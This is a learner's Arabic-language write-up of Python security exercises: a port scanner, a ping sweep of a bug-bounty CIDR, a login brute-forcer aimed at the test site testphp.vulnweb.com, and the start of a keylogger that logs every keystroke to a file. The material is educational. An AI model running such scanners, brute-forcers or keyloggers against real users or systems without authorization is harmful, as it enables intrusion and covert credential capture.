

Level 6

90% من الليفل دا قضيتة علي جوجل وستاك او فر فلو وشوية اكواد علي github لأن معظم التاسكات مكنتش عارف اعمالها.

Task 1

زي ما قولت مكنش عندي علم اعمل الكود ازاى.... اعدد اسيرش لقبت دا في وشي `https://www.ipify.org`....الموقع دا لية subdomain الي هو `api.ipify.org` بتبعته ريكويست يقولك ال `ip` بتاعك...من هنا ابتديت اعمل الكود

1- عملت Import لل `request module` بس خالبالك دي `external` مش موجوده تلقائي محتاج تنزلها عندك (ودي هنبتيي نستخدمها فل `level` كله اعتقد).

2- عملت `variable` حطيت فيه الريكويست بس هنا في تركايبه عميقة شويه

- في ال `networking` ال `data` لما بتتبع بتبقا `bytes` مش `text` عادي ودا بإستخدام `utf-8 encoding`...دا من اشهر ال `encodings` الي ال `web pages` بتستخدمه....بتعرف منين ان ال `web page` بتستخدم انيو `encoding` <= من ال `content-type` هيدر الي جي من ال `response` بيبقا عامل زي كذا `Content-Type: application/json; charset=utf-8`.
- طلاما ال `data` بتبقا انكوديد لما بتتبع ولما بنستقبلها برودو `as bytes` فا احنا محتاجين نعملها ديكود عشان نعرف نقراها....عشان كذا هنعمل ال جي دا.

3- هنعمل ديكود `utf8` للكونتنت بتاع ال `response`

4- اطبع ال `ip`

```
import requests
ip = requests.get("https://api.ipify.org").content.decode('utf8')
print(f"My ip is: {ip}")
```

==> Expected output :

```
PS C:\Users\ali7a> & C:/Use
My ip is: 41.4
PS C:\Users\ali7a> 
```

Task 2

محتاجين نعمل سكان علي `target` ونشوف ال `open ports` بتاعته بإستخدام `socket` قعد ادور علي `socket` شويه وال فانكشنز الموجوده فيها...لقت 3 فانكشنز ممكن يفيدونا فل تاسك دا

- في AF_INET انا مش عارف دي فانكشن ولا لا....بيقولوا عليها constant.... دي بتقول لل socket انه يستخدم ipv4
عشان ننفذ بيه communication مع ال target.
- في SOCK_STREAM عشان تعمل communication محتاج تروح لل transport layer وتختار transport protocol سواء TCP او UDP عشان تعرف تبعث الداتا.... هنا SOCK_STREAM هتعمل communicate بل TCP.
- اخر حاجه ال connect_ex() فانكشن دي بقا هتعمل TCP Connection للتارجت بل three way handshake المعروفه (SYN - SYN+ACK - ACK) وفي المقابل بترجه integer error code ... لو ال code طلع 0 بيقا ال connection نجحت لو حاجه ثانيه بيقا فشلت.

1- عملت import لل socket وعملت variable بل تارجت ال هنعمل عليه سكان

2- عملت for loop لكل Port في range من 20 101 يعمل connection علي كل بورت (ال TCP بورت بس...عشان احنا عملنا connection بل TCP مش UDP)

3- جوا اللوب عملت variable سميته s حددت فيه ال ip ونوع الاتصال عشان اعرف اعمل connection.

4- عملت variable استخدمت فيه ال variable s وابتديت انفذ ال connection من خلال ال connect_ex() هتخط فيها arguments ال target وال port (دلو لازم يكونوا موجودين عشان تقدر تعمل كونكشن)

5- عملت if condition لو الكونكشن نجح connect_ex() هتدي 0 بيقا البورت شغال...غير كذا مقفول

```
import socket

target = "scanme.nmap.org"

for port in range(20, 101):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ports = s.connect_ex((target, port))
    if ports == 0:
        print(f"Port {port} is open")
    s.close()

print("Scan finished successfully")
```

==> Expected output :

```
Port 22 is open
Port 80 is open
scan finished successfully
```

Task 3

محتاجين نعمل request ونطبع ال response headers...بديهي انا كنت عارف انا هنستخدم ال request module بس معرفش انيو فانكشن هستخدمها....قعد ادور لقيت الموضوع بسيط جدا.

1- عملت import لل requests وعملت 2 variables واحد باسم url لل target URL وواحد تاني باسم res هنعمل فيه ال ريكويست نفسه

2- في ال variable التاني هنستخدم ال get() فانكشن هنبعت بيه ال get request للتارجت

3- بعد كذا نطبع ال response headers من خلال ال res.headers....الكود كان عامل كذا بس ال output معجبنيش:

```
import requests
url = "https://example.com"
res = requests.post(url)

print(f"{res.headers}")

#Output
{'Accept-Ranges': 'bytes', 'Content-Type': 'text/html', ...}
```

قعد ادور ازاي احسن الاوتبوت لقيت ان في فانكشن اسمها items() دي بتدخل علي ال res.headers والي من خلال الاوتبوت الي بتطلعه شكل الداتا بتاعته header وال value بتاعته وترجعهم مع بعض زي key - value pairs ودا ال احنا عايزينه بس عشان تشغلها هتحتاج variable لل key و variable لل value وندخلهم في for loop تخش علي كل header وتطبعه

```
import requests
url = "https://example.com"
res = requests.post(url)

for header, value in res.headers.items():
    print(f"{header}: {value}")
```

==> Expected output :

```
Accept-Ranges: bytes
Content-Type: text/html
ETag: "84238dfc8092e5d9c0dac8ef93371a07:1736799080.121134"
Last-Modified: Mon, 13 Jan 2025 20:11:20 GMT
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: max-age=2843
Date: Sun, 13 Apr 2025 07:45:55 GMT
Alt-Svc: h3=":443"; ma=93600,h3-29=":443"; ma=93600,quic=":443"; ma=93600; v="43"
Content-Length: 648
Connection: keep-alive
```

Task 4

هنا انا عطلت حبتين تلاته مكنتش عارف ال program محتاجه يكون بيعمل اي بلظبط ومكنش عندي افكار اقدر اعمل اي بل socket بالظبط....دورت شوية لقيت انك ممكن تقدر تعمل server تستلم من خلاله ريكويستات جايه من external servers تانية....زي بلظبط ما بتعمل فل OAST payloads او out of band payloads ودي بتلجأ ليها لما يكون عندك ثغرة بس blind....ال response مش بيديك حاجة مفيدة عن الثغرة سواء بقا كانت blind XSS او blind SQLi او Out-of-band او blind SSRF فا في الحاله دي بتقوم ال internal server بتاعك وتبتدي تستقبل عليه responses.

عشان نعمل التاسك دا عايزين 2 files واحد لل client-side وواحد لل server-side. نبتدي بل client هدف ال file دا انو بيعت ريكويست للسيرفر بتاعي

1- عملت import لل socket وعملت variable ابتديت اظبط فيه ال connection حددت انه يستخدم ipv4 وال connection تكون TCP (زي ما عملنا في Task2)

2- هتحدد ال IP وال port بتاع التارجت عشان تعمل عليه connect....في الحاله دي هنستخدم ال internal server (127.0.0.1) وخط اي بورت اعمل listen عليه

3- هنبعت رسالة لل target IP فيها اي حاجه.... بس خلبالك هتحتاج تحولها bytes ف هنستخدم ال encode() فانكشن وممكن تحدد انتا عايز انيو encoding بس ال default بتاعها utf-8 ودا ال احنا عايزينه

4- لحد كذا الدنيا تمام بس بردو نشوف لو ال target IP هيبعت حاجه معاه ف احنا محتاجين نحدد ال bytes ال نقدر نستلمها من ال target باستخدام recv() فانكشن ولازم تحدد ال number of bytes ال عايز تستلمة....لقيت اشهر حاجه 4096

5- هنعمل close للكونكشن ولو في رساله جات من ال server نعملها decode ونطبعها.
قولت بردو ان اعمل كود اول لما الفايل يشتغل يطبع ان الكونكشن قامت عشان نعرف انه اشتغل ولما الرسالة تتبعت يقول الرسالة اتبعت

```
import socket
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect(('0.0.0.0', 8080))
print("Connection established...")
client.send("Hello".encode())
print("message sent")
server = client.recv(4096)
client.close()
print("Message from server:", server.decode())

print("Connection disconnected")
```

دلوقتي فاضل ال server-side

1- عملت variable سميته server بردو نحدد بيه ال connection انه يشتغل ب ipv4 والكونكشن تكون TCP

2- بعدها بنحط السيرفر فل listen mode باستخدام ال `listen()` فانكشن ونحدد انو يعمل listen علي انيو IP و port بالظبط وبعديها طبعنا رسالة ان السيرفر قام.... هنا بقا انا عطلت شوية لقيت ان فيه فانكشن اسمها `accept()` ودي بترجع 2 values ال `addr` وال `conn` مكنش عندي فكره بيعملوا ايه دول... لقيت ان ال `conn` بتقوم زي connection مخصصه بس لل client دا وال `addr` دا بيحجب ال address بتاعه

3- عملت variable ب true عشان هستخدمه في while loop وابتديت احط ال `addr` وال `conn` واعرفهم بل `server.accept()` الي هيعمل اكسيبت للكونكشن.... وعملت معاها variable فاضي سميتها `client` هستخدمه عشان احط فيه الرسالة ال جاية من ال `client`.

4- هنا كنت قاعد افكر.... افراد ال client مبعثش رسالة هنعرف دا ازاي؟... عملت while loop تانية وحطيت فيها variable اسمه `data` حطيت فيه عدد ال bytes ال يقدر يستقبلها من ال client بل `recv()` فانكشن بقيمة 4096

5- عملت if condition للتأكد ان في داتا.... لو الداتا فاضية عمل `break` لو موجوده اعملها `decode` وضيّفها فل `client` variable بعد كدا اطبعها

6- اخر حاجه بقا بعثله رسالة وعملت `close` للكونكشن وطبعنا ان الكونكشن اتقفلت

اعشان تشغل الكود محتاج تعمل `listen` للسيرفر بتاعك الاول بعد كدا ابعت المسدج (شغل `py.2` بعد كدا `./py.1`)

```
import socket
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind(('0.0.0.0', 8080))
server.listen(5)
print("Server established....")
t = True

while t:
    conn, addr = server.accept()
    client = ''
    while True:
        data = conn.recv(4096)
        if not data: break
        client += data.decode()
        print(f'Message from client: {client}')
        conn.send("Hello back".encode())
    conn.close()

    print('Connection disconnected')
    t = False
```

==> Expected output :

```
(macabely@vbox)-[~]
$ python Desktop/2.py
Server established...
Message from client: Hello
Connection disconnected

(macabely@vbox)-[~]
$
```

```
(macabely@vbox)-[~]
$ python Desktop/1.py
Connection established...
message sent
Message from server: Hello back
Connection disconnected

(macabely@vbox)-[~]
$
```

Task 5

التاسك دا كان موجود قبل كذا في Level4 Task9 اعتقد هوا هوا...معملتش حاجه غير اني اخده كوبي بيست

```
import socket

def resolve():
    user = input("Enter a domain name: ")
    try:
        ip = socket.gethostbyname(user)
        return ip
    except socket.gaierror as test:
        return(f"Couldn't resolve {user} ==> {test}")

print(resolve())
```

==> Expected output :

```
Enter a domain name: google.com
142.251.37.174
PS C:\Users\aliza>
```

Task 6

عطلت شوية عشان كان في دماغي اني اشوف سايت بيطبع ال headers بتاعتي وروح اعمله ريكويست(اعتقد ان في طريقه تانيه انك تغير ال header بتاعتك وتبعث اي ريكويست لأي domain وتطبع ال response headers بس انا محبتش اعمل

دا....لأن في domains بيبقا فيها 90 header والموضوع مش هيبقا لطيف) قعد ادور لحد ما لقيت سايت فعلا بيعمل كدا.

1- هنعمل import لل requests

2- هنعمل 3 variables واحد نخط فيه ال URL بتاع السايت ال هنعمل عليه ريكويست....التاني نخط فيه ال fake headers.....والتالت هنعمل بيه ال ريكويست.....ومتساش تعمل decode.

```
import requests
url = 'https://httpbin.org/headers'
headers = {
    'User-Agent': 'Hello how are you, iam fine thank you',
    'Accept': 'accept ya3m ay 7aga',
    'Accept-Language': 'ay raz3',
    'Connection': 'keep-alive'
}

response = requests.get(url, headers=headers)

print(response.content.decode())
```

==> Expected output :

```
{
  "headers": {
    "Accept": "accept ya3m ay 7aga",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "ay raz3",
    "Host": "httpbin.org",
    "User-Agent": "Hello how are you, iam fine thank you",
    "X-Amzn-Trace-Id": "Root=1-67fba398-705e3fcf10adfc2e5b669635"
  }
}
```

Task 7

اول لما قرئت التاسك فكرت علي طول في تول httpx بتعمل نفس الحوار... كان عندي حل بسيط بل requests module

1- عملت variable بل target URL ال هبعث عليه ال ريكويست وعملت variable تاني بالريكويست

2- عملت if condition لتحدد لو ال statue code 200 بيبقا السايت لايف لو عكس كدا بيبقا واقع (طبعا في حجات تانيه زي redirect و unauthorized وغيرها)

```
import requests
url = "https://www.google.com"
r = requests.get(url)

if r.status_code == 200 :
    print("website is online")
else:
    print("website is down")
```

بحثت شوية لقيت ان في طريقه تانية ابسط بس هنستخدم ال `urllib`.... سطرين كود بساط جدا وهنحط معاهم `if condition`

```
import urllib.request
t = urllib.request.urlopen("https://www.google.com").getcode()

if t == 200:
    print("website is online")
else :
    print("website is down")
```

==> Expected output :

```
ed-7.py"
website is online
PS C:\Users\ali7a> & C:/
ed-7.py"
website is down
PS C:\Users\ali7a> █
```

Task 8

الحقيقه انا كان `already` معايا سكريبت كنت بستخدمه فل `bug hunting` لو في `CIDR` في ال `scope` ولا حاجه بشوف بيه ال `live hosts`

1- هنعمل `import` ل 4 libraries :

- واحد `subprocess` بيستخدم عشان يعمل `external commands` وي capture ال Output ال طالع
- اتنين `concurrent.futures` هنستخدمه عشان يسرع ال `scan` شوية تقدر من خلاله تعمل بينج لأكثر من IP في نفس الوقت بإستخدام ال `ThreadPoolExecutor()`
- ثلاثة `ipaddress` بتعمل generate لل IPs الي موجوده في `network range`
- اربعة `os` هنستخدمه عشان نقدر نشغل السكريبت علي اكثر من `operating system`

2- هنعمل فانكشن مهمتها انها تبعت ping request ل IP وتشوف شغال ولا لا.
هنعمل اول حاجه variable نشوف بيه الاول الامر ال هتقدر تستخدمها بناءً علي ال operating system بتاعك... لو ال "os.name="nt يعني windows السكربت هيبعت ريكويست بل 1 n- لأن دا الويندوز بيستخدمها عشان يعمل الريكويست ping -n 1 ip ولو ال os.name حاجه ثانيه هيبعت دا ping -c 1 ip دا بيستخدمه ال mac وال linux

3- عملت variable انفذ عليه ال ping command بإستخدام subprocess.run ال stdout=subprocess.DEVNULL وال stderr=subprocess.DEVNULL دول بختصروا ال output وبيجيو بس ال return code ال جي من ال ping (زي ال connect_ex() فانكشن الي استخدمناها في task 2) لأن احنا مش عايزين ال output كله ال code بس كافي...لو ال code طلع 0 بيقا ال IP شغال اطبعه لو غير كذا مش عايزينه.

4- هنعمل فانكشن ثانيه مهمتها انها تجيب كل ال IPs لل given IP range وتنفذ عليها الفانكشن الاولانيه.
عرفت variable عبارته عن لسته هحط فيها ال IPs كلها بإستخدام ال ip_network().hosts() ال.... ال ip_network() هتخط فيها ال CIDR بتاعك وضيفت عليها strict=False عشان تكون حنيه علي ال user input بحيث لو اليوزر كتب CIDR غلط السكربت يعدله(لو كتب 192.168.1.1/24 بيقا 192.168.1.0/24)....اخر حاجه ال hosts() هتجلبك كل ال host IPs ال موجوده فل CIDR

5- بعد ما جبنا ال IPs هنبتي نستخدم ال ThreadPoolExecutor عشان نسرع الدنيا شوية فل scan عملتها ب 50 thread وعرفتها ب executor....وابتديت انفذ عليه الفانكشن الاولانيه

6- في الاخر خالص عملت if condition عشان اهندل بيها ال errors الي ممكن تيجي من ال user input وعشان بردو اعمل call لل فانكشنز

```
import subprocess
import concurrent.futures
from ipaddress import ip_network
import os

def ping_ip(ip):
    cmd = ["ping", "-n", "1", ip] if os.name == "nt" else ["ping", "-c", "1", ip]

    result = subprocess.run(cmd, stdout=subprocess.DEVNULL,
stderr=subprocess.DEVNULL)
    return ip if result.returncode == 0 else None

def scan_network(network):
    ip_list = [str(ip) for ip in ip_network(network, strict=False).hosts()]
    with concurrent.futures.ThreadPoolExecutor(max_workers=50) as executor:
        results = executor.map(ping_ip, ip_list)
        active_ips = [ip for ip in results if ip is not None]
    return active_ips

if __name__ == "__main__":
```


```

try:
    ip_range = input("Enter IP range (e.g., 192.168.1.0/24): ")
    active_ips = scan_network(ip_range)
    if active_ips:
        print("Active IPs:")
        for ip in active_ips:
            print(ip)
    else:
        print("No active IPs found.")
except ValueError as e:
    print(f"Error: Invalid IP range. Example: 192.168.1.0/24")

```

==> Expected output :

ال CDIR دا جيتته من program في hackerone



```

Enter IP range (e.g., 192.168.1.0/24): 83.244.225.128/26
Active IPs:
83.244.225.129
83.244.225.130
83.244.225.132
83.244.225.133
83.244.225.136
83.244.225.138
83.244.225.150
83.244.225.161
83.244.225.170
83.244.225.180
83.244.225.188

```

Task 9

حرفيا نفس التاسك ال فوق اخده كوبي وعدلت شوية حجات

```

import subprocess
import os
ip_list = ["192.168.1.1", "192.168.1.100", "8.8.8.8", "10.0.0.1"]

def ping_ip(ip):
    cmd = ["ping", "-n", "1", ip] if os.name == "nt" else ["ping", "-c", "1", ip]
    result = subprocess.run(cmd, stdout=subprocess.DEVNULL,
                             stderr=subprocess.DEVNULL)
    return "live" if result.returncode == 0 else "down"

def main():
    print("Pinging IPs and checking status...\n")

```

```

for ip in ip_list:
    status = ping_ip(ip)
    print(f"{ip}: {status}")

if __name__ == "__main__":
    main()

```

==> Expected output :

```

Pinging IPs and checking status...

192.168.1.1: live
192.168.1.100: live
8.8.8.8: live
10.0.0.1: down
PS C:\Users\ali7a>

```

Task 10

هنا انا افكرت اختي hydra تولول لذيفة كدا بتعمل brute force واخوها medusa بيعمل نفس الكلام من التاسكات ال فاتت عرفت شوية حجات قدرت من خلالها اعمل الكود....كنت محتاج موقع اعمل عليه ال brute force ملقتش احسن من testphp.vulnweb.com

1- عملت import لل requests وعملت 3 variables واحد للتارجت وواحد عملتها ليست حطيت فيها usernames وواحد ليست بل passwords

2- عملت 2 for loop واحد لل username بتتشيك علي كل ال usernames والثانية لل passwords
3- طبعت كل username و password بيتنفذ فل brute force

4- المفروض اني اعمل post request بس محتاج ال parameters....روح عملت ريكويست علي الموقع وفتحت ال inspector روح علي ال network tap لقيت uname و pass حطيتهم فل data ال هنتبعت مع الريكويست

5- عملت if condition لو ال statue code = 200 اطبع Successful login واطبع معاه ال credentials الي اتخطت وعمل exit من اللوب غير كدا اطبع failed الكود كان كدا

```

import requests
url = "http://testphp.vulnweb.com/login.php"
usernames = ['test', 'best', 'chest', 'nest']
passwords = ['password', 'admin', 'superadmin', '123456']
print("Brute force starting...")

for username in usernames:
    for password in passwords:
        print(f"Trying username: {username}, password: {password}")

```

```

data = {
    "uname" : username,
    "pass" : password
}
response = requests.post(url, data=data)
if response.status_code == 200:
    print(f"Successful login, credentials ==> username: {username},
password: {password}")
    exit()
else:
    print("failed")

print("no credentials found")

```

في مشكلة حصلت كان اي username و password يبدو Successful login والمفروض ان test - test بس هيا ال تشتغل....مفهمتش الحوار دا.

روحت شغلت بيرب وعملت لوجين بنفسي اشوف الريكويسات بتدي اي بالظبط....لقيت اصلا ان الريكويست بيتعمله redirect ويتبع علي /userinfo.php مش /login.php.....روحت غيرت ال URL خليته بيعت علي ال /userinfo.php طلع برودو نفس المشكلة!!!!....رجعت لل بيرب لقيت ان انتا لو دخلت credentials غلط الرسالة دي you must login بنتطلع...قولت تمام احطها في ال if لو الرساله دي مش موجوده فل response.text بيقا تمام عكس كدا failed... لقيت برودو نفس المشكلة.

غلب حماري الصراحه مفهمتش المفروض اعمل ايه...ملقتش غير اني اطلع اخر كارت وهو ال AI.... لقيته عمل حاجه غريبة:

- هترجع ال URL ثاني ل /login.php
- هتشتغل ال allow_redirects=True فل response variable بيقا كدا response = requests.post(url, data=data, allow_redirects=True)
- هتغير ال if هتخليها if '<input name="uname"' not in response.text: انا كنت عارف ان ال string دا <input name=uname f بيقا موجود في login pages خصوصا لما شفت الباراميتير...بس انا كنت عارف ان الكود دا مش هيتشتغل وهيدي error وفعلا دا حصل لأن الباراميتيرز دي طلعت موجوده في /userinfo.php مش /login.php وال <input name=uname f طلعت هناك برودو(انا كنت مفكر انك بتسجل علي /login.php بعد كدا بيتعملك redirect....لقيت اساسا ان كل الموضوع بيحصل فل /userinfo.php من الاول) .

```

<form name="loginform" method="post" action="userinfo.php">
<table cellpadding="4" cellspacing="1">
  <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:120px;"></td></tr>
  <tr><td>Password : </td><td><input name="pass" type="password" size="20" style="width:120px;"></td></tr>
  <tr><td colspan="2" align="right"><input type="submit" value="login" style="width:75px;"></td></tr>
</table>

```

روحت مرجع ال URL ل /userinfo.php وشيلت ال allow_redirects=True وسبت ال <input name=uname f موجود في ال if condition لما بتدخل credentials صح ال input دا بيتشال والكود الحمد لله اشتغل

```

import requests
url = "http://testphp.vulnweb.com/userinfo.php"
usernames = ['test', 'best', 'chest', 'nest']
passwords = ['password', 'admin', 'superadmin', 'test', '123456']
print("Brute force starting...")

for username in usernames:
    for password in passwords:
        print(f"Trying username: {username}, password: {password}")
        data = {"uname": username, "pass": password}

        response = requests.post(url, data=data)
        if '<input name="uname"' not in response.text:
            print(f"Successful login, credentials ==> username: {username},
password: {password}")
            exit()
        else:
            print("failed")

print("no credentials found")

```

==> Expected output :

```

Brute force starting...
Trying username: test, password: password
failed
Trying username: test, password: admin
failed
Trying username: test, password: superadmin
failed
Trying username: test, password: test
Successful login, credentials ==> username: test, password: test
PS C:\Users\ali7>

```

Level 7

Task 1

كان في دماغي اني احط الحروف كلها في ليست واعمل Import لل random وابتدي اشتغلها indexing علي الليست او كنت ممكن استخدم random.choices(string.ascii_lowercase بس حسيتها طويله ومش عملية...دورت شوية لقيت library اسمها faker بتعمل دا في سطرين كود


1- عملت import لل library

2- ال library دي فيها فانكشن اسمها email() بت generate fake emails بس عشان تعمل كدا محتاج تعمل variable ت Initialize فيه ان انتا هتفك عشان تقدر تشوف ال فانكشنز بتاعت ال library... هيا فيها حاجات تانية بردو ممكن تفك user-agent او username وغيره.

3- عملت for loop ب 10 range وطبعت الايميلات

```
import faker
mail = faker.Faker()
for i in range(10):
    print(mail.us)
```

كان في مشكله هنا ان ال output كان ب domain م example.com فا عرفت ان دا ال default domain بتاعها




```
cstevens@example.com
ysmith@example.net
aprilbrown@example.net
michaelsnyder@example.com
rachel32@example.net
ebonyjohnson@example.com
theresa09@example.net
heatheravery@example.com
mcgeetracie@example.org
michael33@example.com
```

دورت شوية لقيت في كذا فانكشن ممكن استخدمها تساعدني اكتب usernames مع دومينات مختلفة.
لقيت user_name() بتطبع usernames مختلفة ولقيت domain_name() بتطبع دومينات مختلفة.

```
import faker
mail = faker.Faker()
for i in range(10):
    username = mail.user_name()
    domain = mail.domain_name()
    print(f"{username}@{domain}")
```

==> Expected output :



```
anthonybrown@gonzalez-perez.biz
justincarson@moyer.org
martinezbrandon@huff-jones.com
ericday@smith.com
courtney61@perez.net
michael36@rodriguez.com
brian05@anthony.com
julie65@gardner-carr.com
perezbarbara@logan.com
fergusonscott@hammond.com
```

Task 2

عايزين نعمل Caesar cipher كان في دماغي حاجة واحدة....ازاي هعمل rotate للحروف...فكرت فل slicing بس حسرتها مرهقه حبتين....دورت شوية لقيت ال deque فانكشن بتستخدم من خلالها ال rotate method بس هتحتاج ال collections library عشان تشغلها
هنعمل 3 functions

Function 1

1- هنعمل import لل collections وال string عشان نختار منه الحروف

- هنا انا معرفتش ابتدي باية بالظبط...انا كنت شايف اني ممكن اعمل 2 فانكشن واحده لل encrypt والثانية لل decrypt.....قولت ابحث شوية لقيت في فكرة احسن

2- هنعمل كلاس ونستخدم معاها ال __init__ فانكشن دي special method او constructor اول لما تعمل call للكلاس دي اول واحده بتشتغل....هنحط فيها 2 arguments واحد self عادي الثاني اي حاجة هنستخدمه بعد كدا فل rotate

3- هنا هنتشغل علي حاجتين ال lowercase وال uppercase :

- اول حاجة ال lowercase : هنعرف 2 variables واحد لل encryption والثاني decryption....هنحدد فيهم الاول اننا هنستخدم ال lowercase بس هنعطهم فل deque عشان نعرف نعملهم rotate بعد كدا = lowere
deque(string.ascii_lowercase)بعديها هنجيب ال variable بتاع ال encryption ونستخدم عليه ال rotate() فانكش وندخل عليه ثاني argument الي حطيناه فل فانكشن فل اول بس هيقا بالسالب عشان يعمل rotate forward زي كدا lowere.rotate(-test) ...هنجيب ال Decryption variable هنعمل عليه نفس الكلام برده بس ال argument هيقا من غير السالب اخر حاجة خالص بقا هنجيب variable فاضي هنضيف عليه ال encryption variable بعد ال rotate ونفس الكلام برده علي ال decryption variable (هنعرف ليه دلوقتي عملنا variable فاضي)
• ثاني حاجة ال uppercase : هنعمل نفس الكلام بس هنغير ال string نخليه string.ascii_uppercase .

4- اخر حاجة بقا في الفانكشن دي هنعمل 2 public variables ونسميهم اي حاجة self.alld و self.alle دول هنستخدم معاهم فانكشنز str.maketrans() و translate() هيساعدونا اننا نعمل map لل shifted characters سواء كان فل encryption او ال decryption....بس عشان تقدر تستخدم ال str.maketrans() هيا بتقبل string بس. عشان كدا احنا عملنا ال variable الفاضي عشان نحول الداتا ل string لأنها قبل كدا كانت عبارة عن deque object عبارة عن حروف متقطعة مش هنعرف تستخدمها في str.maketrans() لازم تحول string الاول.

Function 2

1- عملت فانكشن ثانية حطيت فيها 2 arguments هنستخدمها بس عشان نعمل call لل public variable ال عملناه ونعمله translate() ودي انا خلتها لل encryption.

Function 3

#####

كدا احنا خلصنا ال Caesar cipher محتاجين بس نعمل call لل كلاس والفانكشنز ال عملناها.

1- عملت 2 variables لل user input واحد يكتب فيه التيكست ال عايز يشفره والتاني لل key ال عايز يستخدمه(عايز يقدم الحرف قد ايه)

2- عشان عندنا 26 حرف فا عملت if condition ان طلا ما ال key ما بين ال 0 وال 26 ابتي بقا اعمل call لل كلاس والفانكشنز غير كدا اطبع ان ال key لازم يكون ما بين ال 0 ل 26.

3- استخدمت try - except عشان ال error handling لو اليوزر كتب سترينج فل key ولا حاجه

```
from collections import deque
import string
class caesar():
    def __init__(self, test):
        lowere = deque(string.ascii_lowercase)
        lowerd = deque(string.ascii_lowercase)
        lowere.rotate(-test)
        lowerd.rotate(test)
        lowereall = ''.join(lowere)
        lowerdall = ''.join(lowerd)
        #####
        uppere = deque(string.ascii_uppercase)
        upperd = deque(string.ascii_uppercase)
        uppere.rotate(-test)
        upperd.rotate(test)
        uppereall = ''.join(uppere)
        upperdall = ''.join(upperd)
        #####
        self.alle = str.maketrans(string.ascii_lowercase +
string.ascii_uppercase, lowereall + uppereall)
        self.alld = str.maketrans(string.ascii_lowercase +
string.ascii_uppercase, lowerdall + upperdall)

    def encrypt(self, text):
        return text.translate(self.alle)

    def decrypt(self, text):
        return text.translate(self.alld)

text = input("Enter your text: ")
key = input("Enter your key: ")

try:
    if 0 < int(key) <= 26:
```



```

cipher = caesar(4)
enc = cipher.encrypt(text)
dec = cipher.decrypt(enc)
print(f"Original: {text}")
print(f"Encrypted: {enc}")
print(f"Decrypted: {dec}")
else:
    print("Key must be between 1 and 26!")

except:
    print("Error happened! make sure the key is integer")

```

==> Expected output :

```

Enter your text: Hello World!
Enter your key: 5
Original: Hello World!
Encrypted: Lipps Asvph!
Decrypted: Hello World!
PS C:\Users\ali7a> 

```

Task 3

محتاجين نطلع ال links الي موجوده فل web pages....عشان تعرف تعمل دا محتاج الاول تعرف اللينكات بتبقا موجوده فين....في الاغلب بتبقي موجوده فل <a> تاج او ال <link> تاج او (بيبقوا موجودين فل href) احيانا ال src الي بتبقا موجوده فل تاج

1- عملت import لل requests وال BeautifulSoup

2- عملت 4 variables

- واحد للترجت الي هعمل عليه ال ريكويست
- واحد هبعت عليه ال ريكويست
- واحد هستخدم فيه ال BeautifulSoup وهحدد فيه 2 arguments واحد لل response.content وواحد تاني نحدد فيه ال parser عشان يظبط ال response.content ويعمله structured عشان ن extract منه الداتا....من غيرها الموضوع هيبقا صعب...ممكن تنسيبه عادي هتلاقي في رساله بتقولك انه استخدم "xml" تلقائي....يعني لازم تحط parser او ممكن تحط response.text وخلص
- اخر واحد عملته set() عشان لو في حاجة duplicate ولا حاجة نقدر نشلها وعشان بردو ابسط من ال dict

3- عملت 2 for loops

- واحده لل a تاجز وال link تاجز....هحدد لو لقيت href فيهم ضيفة فل set()

- واحده لل src لو لقيتها ضيفها فل set()

4- اخر حاجه طبعت اللينكات عادي

```
import requests
from bs4 import BeautifulSoup

url = "http://testphp.vulnweb.com/login.php"
req = requests.get(url)
soup = BeautifulSoup(req.content, "html.parser")
links = set()

for link in soup.find_all(["a", "link"], href=True):
    links.add(link["href"])

for link in soup.find_all(src=True):
    links.add(link["src"])

print("Extracted links:")
for link in sorted(links):
    print(link)
```

==> Expected output :

```
Extracted links:
AJAX/index.php
Flash/add.swf
artists.php
cart.php
categories.php
disclaimer.php
guestbook.php
http://www.acunetix.com
http://www.electasy.com/Fractal-Explorer/index.html
https://www.acunetix.com/
https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/
https://www.acunetix.com/vulnerability-scanner/
https://www.acunetix.com/vulnerability-scanner/php-security-scanner/
images/logo.gif
index.php
login.php
mailto:wvs@acunetix.com
privacy.php
signup.php
```

Task 4

لما قرّيت التّاسك افكرت ال event handlers بتاعت (JavaScript (onload - onerror - onmouseover...قعد ادور شوية لقّيت الموضوع ابسط من البساطة.

1- في module اسمها keyboard دي external هتنزلها وهتخلص الموضوع في سطرين كود

2- عملت variable حطيت فيه اسم الفايل بتاع اللوجز

3- عملت فانكشن بسيطة تفتح فايل اللوجز وتعمل append لأي Key هيتداس عليه وتكتبه في اللوجز فايل

4- عملت call للفانكشن بإستخدام ال keyboard.on_press()

5- عملت keyboard.wait() عشان الكود يفضل شغال...لو معملتهاش الكود مش هيشغل عامله زي ال ;
cin.ignore() بتاعت ال c++ لو محطتهاش الكود هيشغل وهيقفل في ساعتها.

```
import keyboard

logs = "keys.txt"

def keylogger(event):
    with open(logs, "a") as e:
        e.write(f"{event.name}")

